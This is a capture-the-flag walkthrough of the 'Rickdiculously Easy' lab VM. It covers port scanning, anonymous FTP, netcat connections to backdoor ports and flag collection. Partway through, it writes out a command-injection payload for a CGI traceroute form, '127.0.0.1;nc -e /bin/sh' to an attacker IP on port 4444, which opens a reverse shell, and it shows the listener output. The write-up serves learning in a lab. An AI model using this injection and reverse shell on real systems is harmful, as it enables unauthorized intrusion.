Rickdiculously Easy


Rickdiculously Easy

Awesome machine for beginners

Lets have fun with this machine.

Found that the machine is on the subnet 10.10.10.100 with the arp-scan.

Initiated the nmap and found hand full of ports open, I have attached the nmap scan results as well




```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-05 11:02 PST
Nmap scan report for 10.10.10.100
Host is up (0.00078s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
MAC Address: 00:0C:29:29:93:21 (VMware)
```

PORT-21


Lets start the enumeration with port 21 and see whats inside.

After logging with anonymous i found a txt file called FLAG.txt.




```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
226 Directory send OK.
```

Lets get that file and see whats inside, After this we found one flag inside for 10 points- **FLAG{Whoa this is unexpected} - 10 Points**



```
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.01 secs (4.5838 kB/s)
```




```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ cat ftp/FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

PORT-9090

We will go for port 80 at last since that has major scope.

Lets move on to port 9090, As per the namp full scan it shows as http services running. Lets explore whats there.

Seems like fedora page which directly gives us flag. I tried multiple ways to login but i wasnt able to i moved on from this port. - **FLAG {There is no Zeus, in your face!} - 10 Points**



https://10.10.10.100:9090

FLAG {THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS

User name

Password


Server: localhost.localdomain

Log in with your server user account.

PORT-13337

Lets concentrate on 13337 ports and lets try to nc to it and see what happens.

Whoa!. We directly found the flag when we nc to that port - **FLAG: {TheyFoundMyBackDoorMorty}-10Points**



```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ nc 10.10.10.100 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

PORT - 22222


By checking the port 22222 seems like its running the ssh service. Since we dont have any login creds we will concentrate on that later.

PORT- 60000

Lets move on to port 60000. I did nc and got a shell but however i am unable to come out of that shell due to which i have to kill the window.

But however there is a another flag there lets see what it is.

We got one more here lets take this as well. **FLAG{Flip the pickle Morty!} - 10 Points**



```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ nc 192.168.56.3 60000
^C
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ nc 10.10.10.100 60000
Welcome to Ricks half baked reverse shell...
# whoami
root
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# 
```


PORT- 80

Now lets concentrate on port 80 and see whats there inside.

There is nothing inside to be honest even nothing in source code as well.

Lets search for robots.txt and see if we get something.


Whoa! something is here which is useful.



```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

We will go inside the root_shell.cgi and check whats inside that.

I found nothing on this page but however we have tracertool and see whats there.




10.10.10.100/cgi-bin/root_shell.cgi
view-source:http://10.10.10.100/cgi-bin/root_shell.cgi

--UNDER CONSTRUCTION--

```
<html><head><title>Root Shell
</title></head>
--UNDER CONSTRUCTION--
<!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
<!--I'm sorry Morty. It's a bummer.-->
</html>
```

Seems like it will do tracert when we put ip address, Lets put loopback address and see what happens, Sure enough it uses tracert command.

We will try to investigate if we have command injection with ;




MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.013 ms  0.004 ms  0.003 ms
```

Lets try to get reverse shell with nc and check if that works.


Indeed we got reverse shell



MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

```
127.0.0.1;nc -e /bin/sh 10.10.10.102 4444
```


```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.013 ms  0.003 ms  0.002 ms
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_sys_script_t:s0
```



```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.100 45244
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_sys_script_t:s0
```


I went one folder back and found html folder, Wanted to explore whats inside and ultimately found passwords folder and found one more called FLAG.txt.

In this machine i was not able to use cat command due to which i was using the less command to open the file - **FLAG{Yeah d- just don't do it.} - 10 Points**



```
cd ..
ls -la
total 4
drwxr-xr-x.  4 root root   33 Aug 22  2017 .
drwxr-xr-x. 22 root root 4096 Aug 21  2017 ..
drwxr-xr-x.  2 root root   50 Aug 25  2017 cgi-bin
